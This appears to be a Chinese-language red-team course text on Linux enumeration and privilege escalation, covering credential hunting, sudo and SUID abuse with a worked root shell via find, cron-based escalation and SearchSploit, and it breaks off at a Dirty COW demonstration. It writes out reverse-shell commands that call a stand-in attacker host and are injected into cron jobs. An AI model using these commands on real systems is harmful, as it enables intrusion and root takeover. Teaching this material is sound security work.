Linux基础提权

shadow 文件可读

shadow 文件可写

介绍

在渗透测试和红队行动中，信息收集是一个关键的阶段，它旨在获取目标系统和网络的相关信息，以便进行后续的攻击和渗透。

本节课包含以下内容：

- 信息收集的目的
- 基于Linux的信息收集
- 基于Windows的信息收集

主机枚举的目的

当成功获取目标系统的shell访问权限后，信息收集将成为进一步渗透目标网络的关键步骤。通过充分的信息收集，我们可以更好地了解目标网络的结构、配置和漏洞，从而有效地进行后续攻击。我们的立足点可能是服务器、台式机或笔记本，可能是通过WiFi连接网络，也可能是通过网线连接。我们要思考当前机器所在内网的位置、当前机器能够访问哪些机器、当前网络网段划分情况，尽可能的发现更多机器

在信息收集过程中，我们主要从以下几个方面入手：

- **操作系统**
- **安装的软件包列表**
- **敏感凭据信息**
- **用户和组**
- **进程和服务**
- **网络连接**
- **网络服务**

基于Linux的信息收集

操作系统

1. 命令ls /etc/*–release用于列出/etc目录下以–release结尾的文件，这些文件通常包含有关操作系统发行版的版本和信息。

```
kali@kali$ ls /etc/*-release

/etc/os-release
/etc/centos-release
/etc/redhat-release

$cat /etc/os-release
NAME="Kali GNU/Linux"
VERSION="2021.4"
ID=kali
ID_LIKE=debian
PRETTY_NAME="Kali GNU/Linux 2021.4"
VERSION_ID="2021.4"
HOME_URL="https://www.kali.org/"
SUPPORT_URL="https://forums.kali.org/"
BUG_REPORT_URL="https://bugs.kali.org/"
```

2. hostname

执行命令 `hostname` 会显示当前系统的**主机名**。

```
kali@kali$ hostname
kali
```

安装的软件包列表

在 Linux 系统中，可以使用不同的命令来查看已安装的软件包列表，具体取决于所使用的发行版和包管理器。为后续利用做铺垫。

- 对于基于 Debian 的系统使用的是 APT 包管理器，可以使用 `dpkg --list`

```
user@host$ dpkg --list
ii apache2 2.4.41-4ubuntu3.6 amd64 Apache HTTP Server
ii mysql-server 8.0.26-0ubuntu0.20.04.2 amd64 MySQL database server
ii openssh-server 1:8.2p1-4ubuntu0.4 amd64 secure shell (SSH) server, for s
ecure access from remote machines
```

- 对于基于 Red Hat 的系统使用的是 YUM，可以使用 `yum list installed`：

```
user@host$ yum list installed
httpd.x86_64 2.4.37-39.module_el8.5.0+964+56ce38cc @appstream
mysql-server.x86_64 8.0.26-1.module_el8.5.0+964+56ce38cc @appstream
openssh-server.x86_64 8.3p1-5.el8_5 @baseos
```

- 如果是基于RPM的Linux系统，可以使用 `rpm -qa` 获取软件包列表。

敏感凭据信息

在web目录查找user和pass关键字。

`find /var/www -type f -regex '.*.jsp|.*php' | xargs egrep -i "user|pass"`

- find：是一个用于在文件系统中搜索文件和目录的命令。
- /var/www：是要搜索的起始目录路径。
- -type f：指定只搜索普通文件，而不搜索目录或其他类型的文件。
- -regex '.*\.jsp\|.*php'：使用正则表达式指定搜索文件名的模式。这里的模式匹配以 .jsp 结尾或包含 php。

此部分命令的作用是在 /var/www 目录及其子目录中查找所有以 .jsp 结尾或含有 php 的普通文件。

- |：管道符号，将前一个命令的输出作为后一个命令的输入。
- xargs egrep -i "user|pass"
- xargs：是一个命令，用于将前一个命令的输出作为参数传递给后一个命令。
- egrep：是一个用于在文件中搜索匹配正则表达式的命令，它支持扩展的正则表达式语法。
- -i：选项表示忽略大小写。

- "user|pass"：是要搜索的正则表达式模式，它匹配包含 "user" 或 "pass" 的文本。

history

有时，运维人员会在命令行中以明文的形式传递密码参数，例如 `mysql -u admin -p password123` ，我们可以使用history命令观察是否有明文密码。

用户和组

/etc/passwd文件

/etc/passwd 文件列出了系统上的用户账户信息。每行代表一个用户，由多个字段组成，字段之间使用冒号分隔。

- 用户名
- 密码占位符（通常是 "x"，实际密码存储在 /etc/shadow 文件中）
- 用户 ID（UID）
- 主要组 ID（GID）
- 用户描述信息
- 主目录路径
- 登录 Shell 的路径

> 使用 `grep 'bash' /etc/passwd` 列出可以登陆的用户。

/etc/group文件

/etc/group 文件则列出了系统上的组信息。每行代表一个组，字段之间同样使用冒号分隔。

- 组名
- 密码占位符（通常是 "x"）
- 组 ID（GID）
- 附加组成员列表

/etc/shadow文件

需要root才能查看/etc/shadow文件内容

```Shell
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
[...]
michael:x:1001:1001:Michael:/home/michael:/bin/bash
susan:x:1002:1002:Susan:/home/susan:/bin/bash
john:x:1003:1003:John:/home/john:/bin/bash
emma:x:1004:1004:Emma:/home/emma:/bin/bash

$ cat /etc/group
root:x:0:
[...]
admins:x:1001:michael,susan
users:x:1002:john,emma

$ cat /etc/shadow
root:$6$pZlRFi09$qqgNBS.00qtcUF9x0yHetjJbXsw0PAwQabpCilmAB47ye3OzmmJVfV6DxBYyUoWBHtTXPU0kQEVUQfPtZPO3C.:19131:0:99999:7:::
[...]
michael:$6$GADCGz6m$g.ROJGcSX/910DEipiPjU6clo6Z6/uBZ9Fvg3IaqsVnMA.UZtebTgGHpRU4NZFXTffjKPvOAgPKbtb2nQrVU70:19130:0:99999:7:::
susan:*:19132:0:99999:7:::
john:*:19133:0:99999:7:::
emma:*:19134:0:99999:7:::
```

- 显示当前登录到系统的用户信息

`who` 命令会列出当前登录用户的用户名、终端、登陆时间和登陆来源。

```Shell
user@host$ who
username1  tty1         2023-12-28 09:30
username2  pts/0        2023-12-28 10:15 (192.168.0.10)
```

- `whoami`

返回当前用户名

- `w`

显示当前系统中登录用户的详细信息，包括登录用户名、终端、登录时间、运行的命令等。

```Shell
user@host$ w
 09:30:00 up 1 day,  3:45,  2 users,  load average: 0.10, 0.15, 0.20
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
username1 tty1     -                09:30    1:30m  0.10s  0.05s bash
username2 pts/0    192.168.0.10     10:15    3.50s  0.20s  0.10s sshd: usern
ame2@pts/0
```

- `id`

id命令用于显示当前用户或指定用户的用户标识（UID）、组标识（GID）以及所属的附加组。

```Shell
$ id
uid=1000(user) gid=1000(user) groups=1000(user),4(adm),24(cdrom),27(sudo),3
0(dip),46(plugdev),116(lxd)
```

- `last` 和 `sudo lastlog`

last命令用于显示系统上最近登录用户的登录记录。显示用户的登录名、登录终端、登录时间以及注销时间或系统关机时间。lastlog显示系统上所有用户的最近登录记录，需要管理员权限。

```Shell
$ last
username1  tty1         Mon Dec 27 09:30   still logged in
username2  pts/0        Sun Dec 26 10:15   still logged in   192.168.0.10
```

- `sudo -l`

查看当前用户在系统上是否有sudo权限，用于提权。

进程和服务

`ps` 命令

显示当前系统中运行的所有进程的详细信息。

- a: 显示所有用户的进程，而不仅限于当前用户。
- u: 以用户为主要输出格式，并显示更详细的进程信息。
- x: 显示没有控制终端的进程。

- e:显示系统中所有的进程

ps aux

```shell
user@host$ ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.2 169804 10876 ?        Ss   10:00   0:01 /sbin/init
root         2  0.0  0.0      0     0 ?        S    10:00   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        I<   10:00   0:00 [rcu_gp]
root         4  0.0  0.0      0     0 ?        I<   10:00   0:00 [rcu_par_gp]
root         5  0.0  0.0      0     0 ?        I<   10:00   0:00 [kworker/0:0H-k
root         6  0.0  0.0      0     0 ?        I<   10:00   0:00 [mm_percpu_wq]
root         7  0.0  0.0      0     0 ?        S    10:00   0:00 [ksoftirqd/0]
root         8  0.0  0.0      0     0 ?        I    10:00   0:00 [rcu_sched]
root         9  0.0  0.0      0     0 ?        S    10:00   0:00 [migration/0]
root        10  0.0  0.0      0     0 ?        S    10:00   0:00 [watchdog/0]
root        11  0.0  0.0      0     0 ?        S    10:00   0:00 [cpuhp/0]
root        12  0.0  0.0      0     0 ?        S    10:00   0:00 [cpuhp/1]
root        13  0.0  0.0      0     0 ?        S    10:00   0:00 [watchdog/1]
root        14  0.0  0.0      0     0 ?        S    10:00   0:00 [migration/1]
root        15  0.0  0.0      0     0 ?        S    10:00   0:00 [ksoftirqd/1]
[...]
```

其他常用的ps参数组合，`ps axjf` 以进程树的的格式打印。`ps -ef` 也值得尝试，也可以配合grep过滤。

网络连接

- `ifconfig -a` 或 `ip address show`

如果ifconfig命令被禁用，可以使用/sbin/ifconfig手动指定文件路径运行

ip address show可以缩写为 `ip a s` ， `ip address show` 命令用于显示系统上网络接口的详细信息，包括接口名称、IP地址、子网掩码、广播地址、MAC地址等。

Shell

```
user@host$ ip a s
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    inet 192.168.0.100/24 brd 192.168.0.255 scope global dynamic eth0
       valid_lft 86399sec preferred_lft 86399sec
    inet6 fe80::1234:5678:abcd:efgh/64 scope link
       valid_lft forever preferred_lft forever
```

- cat /etc/resolv.conf

/etc/resolv.conf是一个配置文件，用于配置系统上的DNS（Domain Name System）解析器。DNS解析器负责将域名解析为相应的IP地址。

当系统需要解析域名时，它会查找/etc/resolv.conf文件以获取DNS解析器的配置信息

Shell

```
user@host$ cat /etc/resolv.conf
# This file is managed by systemd-resolved(8). Do not edit.
#
# This is a dynamic resolv.conf file for connecting local clients to the
# internal DNS stub resolver of systemd-resolved. This file lists all
# configured search domains.

nameserver 192.168.0.1
options edns0
```

- netstat

netstat是一个用于显示网络统计信息的命令行工具。它可以提供与网络连接、路由表、接口统计等相关的信息。

相关参数解释：

参数	解释

–a	显示所有正在监听和已建立的连接
–t	显示TCP连接的相关信息
–u	显示UDP连接的相关信息
–n	以数字形式显示IP地址和端口号，而不进行域名解析
–p	显示与连接关联的进程信息。
–x	显示UNIX域套接字连接的相关信息
–l	显示正在监听的连接

常见组合 `netstat –atupn`：列出所有TCP和UDP网络连接情况，并输出PID和程序名称。

> 如果要获取所有PID和程序名，需要使用sudo netstat或以root用户执行。

Shell

```
user@host$ sudo netstat -atupn
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
      PID/Program name
tcp        0      0 192.168.1.10:22         192.168.1.20:12345      ESTABLISH
ED 1234/sshd
tcp        0      0 192.168.1.10:80         0.0.0.0:*               LISTEN
    5678/apache2
tcp        0      0 192.168.1.10:443        0.0.0.0:*               LISTEN
    5678/apache2
udp        0      0 0.0.0.0:53              0.0.0.0:*
     901/bind
```

- **ss**（socket statistics）是一个强大的命令行工具，用于在 Linux 系统中显示套接字（socket）的统计信息。它可以用来查看和分析网络连接及其相关的信息。**ss** 命令是 **netstat** 的现代替代品，提供了更快的性能和更多的功能。常用的命令为 `ss –ntplu`

–n：不解析主机名和服务名，只显示数字地址和端口。

–t：显示 TCP 套接字。

–p：显示与每个套接字关联的进程信息。

–l：只显示处于监听状态的套接字。

–u：显示 UDP 套接字。

- lsof

lsof可以列出当前系统正在使用的文件和进程的相关信息，用于查看哪些进程打开了哪些文件、网络连接等。可以通过这条命令的主机连接情况发现一些新的主机。

> 如果要获取完整的文件和进程信息。则需要以root身份运行。

–i参数用于显示网络连接信息。

```shell
user@host$ sudo lsof -i
COMMAND   PID    USER      FD   TYPE DEVICE SIZE/OFF NODE NAME
sshd      1234   root      3u   IPv4  12345      0t0  TCP *:22 (LISTEN)
nginx     5678   www-data  4u   IPv4  56789      0t0  TCP *:80 (LISTEN)
nginx     5678   www-data  6u   IPv4  56790      0t0  TCP *:443 (LISTEN)
sshd      9876   admin     3u   IPv4  54321      0t0  TCP remote-host:ssh->
local-host:54321 (ESTABLISHED)
```

可以使用 `lsof -i :22` 进行端口过滤。

Linux提权基础

提权：即提升权限，源自英语词汇 `Privilege Escalation`，也可缩写为 `PrivEsca` 或 `PE` 。

在 `Linux` 系统中，"提权"是指从一个普通用户的权限升级到超级用户（ `root` ）或其他特权用户的过程。一般情况下，普通用户只能执行系统的有限操作，而超级用户拥有更高的权限，可以执行系统的关键操作。

在现代渗透测试过程中，提权操作是不可避免的。这是因为在大多数情况下，直接获取系统最高权限用户是困难的，应用程序通常按需配置权限。提权方法没有一劳永逸的解决方案，因此我们不能依赖某种或几种方法来解决所有问题。然而，我们可以研究常规手段和一般规律，以解决大部分提权情况。

具体的提权方法很大程度上取决于目标系统的配置。我们可以通过分析诸如：

- 内核版本
- 已安装的应用程序
- 支持的编程语言

- 其他用户的凭据
- ……

提权是一个非常重要的过程，因为它使您能够获得系统管理员级别的访问权限。

提权的重要性体现在以下操作需求上：

- 重置密码
- 绕过访问控制以提取数据
- 保持持久化控制
- 更改现有/新用户权限
- 获取 flag
- 执行更高权限的命令

Linux SUDO 提权

- `SUDO` 是一个用于在 `Linux` 和 `Unix` 系统中提升权限的命令。它允许普通用户以超级用户（`root`）的权限执行特定的命令，而无需直接使用 root 账户。这种方式提供了更好的安全性和权限控制，因为普通用户只能在需要的时候临时获得特权。
- 一旦攻击者有权访问任何 `SUDO` 用户，那么他基本上就可以使用 `root` 权限执行任何命令。管理员可能只允许用户通过 `SUDO` 运行一些命令，但绝对不是所有命令，即使是使用这样的配置，他们也可能会在不知情的情况下引入漏洞，从而导致权限提升的风险。
- 可以在当前用户下使用 `sudo -l` 进行查看：

```
┌──(kali㉿kali)-[/root]
└─$ sudo -l
[sudo] password for kali:
Matching Defaults entries for kali on kali:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin
\:/bin, use_pty

User kali may run the following commands on kali:
    (ALL : ALL) ALL
```


第一个 ALL：表示用户可以在任何主机上运行 sudo（对单机系统来说，这通常指的是本地主机）。

第二个 ALL：表示用户可以以任何用户的身份运行命令（即可以切换到其他用户，比如 root）。

第三个 ALL：表示用户可以运行所有命令。

- 如果发现类似的命令不需要密码就可使用，我们就可以通过 `GTFOBins` 寻找利用方式：

例如： `bob ALL=(ALL) NOPASSWD: /usr/bin/apt-get update, /usr/bin/systemctl restart apache2`



Linux SUID 提权

- `SUID (Set User ID)` 是一种权限机制，通常用于 `UNIX` 和类 `UNIX` 系统中。它允许用户在执行特定程序时暂时获取该程序所有者的权限，而不是执行者的权限。这对于一些需要特殊权限才能完成的任务非常有用，例如修改系统文件或执行特定的系统命令。
- 特点如下：
  - `SUID` 权限仅对二进制可执行文件有效；
  - 如果执行者对于该二进制可执行文件具有 `x` 的权限，执行者将具有该文件的所有者的权限；
  - 本权限仅在执行该二进制可执行文件的过程中有效；

```
┌──(root㉿kali)-[~]
└─# ls -l /usr/bin/passwd
-rwsr-xr-x 1 root root 68248 Mar 23  2023 /usr/bin/passwd
```

使用find可查看有suid权限的文件

```
find / -perm -u=s -type f 2>/dev/null
```

SUID 作用演示

- 根据之前的学习可知，当用户执行 `passwd` 命令修改密码时，执行的是 `/usr/bin/passwd` 这个可执行文件，当执行时会以 `root` 用户身份执行，然后去修改 `/etc/shadow` 文件。
- 查看一下 `/etc/shadow` 文件的权限：

```
┌──(root㉿kali)-[~]
└─# ll /etc/shadow
-rw-r----- 1 root shadow 1478 Sep 26 07:06 /etc/shadow
```

- 把 `/usr/bin/passwd` 的 `s` 权限去除，尝试修改密码：

```
┌──(root㉿kali)-[~]
└─# chmod u-s /usr/bin/passwd

┌──(root㉿kali)-[~]
└─# ll /usr/bin/passwd
-rwxr-xr-x 1 root root 68248 Mar 23  2023 /usr/bin/passwd

┌──(root㉿kali)-[~]
└─# su kali

┌──(kali㉿kali)-[/tmp]
└─$ passwd
Changing password for kali.
Current password:
New password:
Retype new password:
passwd: Authentication token manipulation error
passwd: password unchanged
```

- 虽然普通用户有权限使用 `passwd`，但无法向该文件连锁执行的文件做出修改，就会提示用户身份令牌错误，普通用户就不能自己修改自己的密码了。

SUID 设置不当

- 那么这个会有什么危害呢?

    - 普通用户在执行特殊的 SUID 命令的时候(如：`find`、`vim`、`less`、`more`等)，命令会自动申请管理员权限，并以管理员的权限去执行命令，当用户在这种拥有可以再执行命令的命令下行特殊命令，就会出现拥有当前申请到的管理员权限的命令终端。

- 查看并修改 `find` 命令的权限：

```
┌──(root㉿kali)-[~]
└─# ll /usr/bin/find
-rwxr-xr-x 1 root root 224848 Jul  2 01:26 /usr/bin/find

┌──(root㉿kali)-[~]
└─# chmod 4755 /usr/bin/find
```

- 切换到 `Kali` 用户，使用 `find` 执行 `whoami` 命令：

```
┌──(root㉿kali)-[~]
└─# su kali

┌──(kali㉿kali)-[/root]
└─$ find ~ -name .zshrc  -exec whoami \;
root
```

- 可看到执行成功，直接切换 `Shell`：

```
┌──(kali㉿kali)-[/root]
└─$ find ~ -name .zshrc  -exec /bin/zsh -p \;
kali# whoami
root
kali# id
uid=1000(kali) gid=1000(kali) euid=0(root) groups=1000(kali),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),106(netdev),111(bluetooth),117(scanner),140(wireshark),142(kaboxer)
kali# head -n 1 /etc/shadow
root:$y$j9T$U6ezSS5c7XJb3IH5Ynpw71$mDrBH6l3yv9VSha80VLwJrU3ruqEezkI4YJ/k6kcUp9:19626:0:99999:7:::
```

- 成功提升到 `root` 权限。

定时任务提权

`cron` 守护进程会在后台运行，并依据用户的 `crontab` 文件执行相应的任务。`crontab` 文件中每一行定义了一项任务，包括定时的具体时间和要执行的命令或脚本。

crontab文件格式

`crontab` 的格式如下：

```
Plain Text
* * * * * command_to_be_executed
- - - - -
| | | | |
| | | | ----- 周几（0-7，0 或 7 表示周日）
| | | ------- 月份（1-12）
| | ---------- 日期（1-31）
| ------------ 小时（0-23）
-------------- 分钟（0-59）
```

例如：

```
Plain Text
0 5 * * * /path/to/script.sh    # 每天早上5点执行一次script.sh脚本
```

crontab命令

列出当前用户的 `crontab`：

```
Plain Text
crontab -l
```

编辑当前用户的 `crontab`：

```
Plain Text
crontab -e
```

系统级的cron任务

系统级别的cron任务位于 `/etc/crontab` 文件和 `/etc/cron.d/` 目录下，管理员可以在这些位置添加系统范围的定时任务。

定时任务提权原理

在某些情况下，`cron`任务可能配置不当，提供了提权的机会。常见的提权方式包括：

可写脚本提权

如果`cron`任务执行的脚本或程序文件具有普通用户的写权限，攻击者可以修改该文件，注入恶意代码，以root权限执行。

提权步骤：

检查当前系统中的`cron`任务：

```
Plain Text
crontab -l                  # 查看当前用户的定时任务
cat /etc/crontab             # 查看系统级定时任务
ls -l /etc/cron.d/           # 查看其他任务配置文件
```

查找可写的脚本文件：

```
Plain Text
find / -type f -name '*.sh' -perm /o+w 2>/dev/null
```

修改可写的脚本文件： 在脚本中添加恶意命令，如反向shell，来获取root权限：

```
Plain Text
echo "nc -e /bin/bash attacker_ip attacker_port" >> /path/to/vulnerable_script.sh
```

可写crontab文件提权

如果`/etc/crontab`或`/etc/cron.d/`目录中的配置文件对普通用户开放了写权限，攻击者可以直接修改定时任务，插入恶意命令来获得root权限。

提权步骤：

检查文件权限：

```
ls -l /etc/crontab
ls -l /etc/cron.d/
```

如果可写，修改文件： 在 `/etc/crontab` 中添加一行执行反向shell的命令：

```
* * * * * root /bin/bash -c "nc -e /bin/bash attacker_ip attacker_port"
```

Linux 内核提权

> 注：内核漏洞提权有风险，有可能会崩溃系统，实战时慎用！！！

SearchSploit

- `SearchSploit` 是一个用于搜索和浏览漏洞利用数据库的命令行工具。它是由 `Offensive Security` 团队开发的，旨在帮助安全研究人员和渗透测试人员快速找到已知的漏洞利用代码和详细信息。
- `SearchSploit` 使用漏洞利用数据库中的索引，这些索引包含了来自不同来源的漏洞利用代码、漏洞信息和相关文件的详细信息。这些索引被组织成一个本地的数据库，可以通过 `SearchSploit` 进行搜索和查询。
- 下面是 `SearchSploit` 的一些主要功能和用法：
  - 搜索漏洞利用：使用 `SearchSploit` 可以根据关键字搜索漏洞利用代码。您可以搜索特定的漏洞名称、 `CVE` 编号、操作系统、应用程序等。例如，要搜索与 `Heartbleed` 漏洞相关的利用代码，可以运行以下命令：

```
searchsploit heartbleed
```

  - 显示漏洞详情： `SearchSploit` 还可以显示有关特定漏洞的详细信息，包括漏洞描述、影响的软件版本、漏洞利用代码的路径等。要查看 `Heartbleed` 漏洞的详细信息，可以运行以下命令：

```
searchsploit -x heartbleed
```

  - 下载漏洞利用代码： `SearchSploit` 还允许您从漏洞利用数据库中下载特定漏洞利用

代码。要下载 `Heartbleed` 漏洞利用代码，可以运行以下命令：


```
searchsploit -m exploits/unix/remote/32745.py
```

- 更新漏洞利用数据库：`SearchSploit` 提供了一个命令来更新本地的漏洞利用数据库，以便获取最新的漏洞信息和利用代码。要更新数据库，可以运行以下命令：

```
searchsploit -u
```

- 搜索 Linux 内核版本：

```
searchsploit linux kernel 4.15
```




- 搜索出来的 `exp` 很多时候是需要编译才能使用的，我们可以阅读源码了解编译命令。

脏牛（Dirty COW）

- **漏洞编号**：`CVE-2016-5195`
- **漏洞原理**：该漏洞具体为，`get_user_page` 内核函数在处理 `Copy-on-Write`（以下使用 `COW` 表示）的过程中，可能产出竞态条件造成 `COW` 过程被破坏，导致出现写数据到进程地址空间内只读内存区域的机会。修改 `su` 或者 `passwd` 程序就可以达到 `root` 的目的。
- **漏洞危害**：低权限用户利用该漏洞技术可以在全版本上实现本地提权
- **影响范围**：`Linux kernel >= 2.6.22`（2007 年发现，到 2016 年 10 月 18 日才修复） 并且 `Android` 也受影响。
  - `RHEL7 Linux x86_64、RHEL4 (4.4.7-16)`
  - `Debian 7`
  - `Ubuntu 14.04.1 LTS、Ubuntu 14.04.5 LTS、Ubuntu 16.04.1 LTS、Ubuntu 16.10`

    - `Linux Mint 17.2`
- **漏洞复现**：

- 测试主机 `Ubuntu 14.04` （`goktech/123456`）登录后我们模拟攻击者拿到了低权限 `Shell` 使用 `Kali` 接收拿到的 `Shell` 。
- 然后直接使用 `SearchSploit` 搜索 `Kali` 本地漏洞库的脏牛提权脚本进行利用。

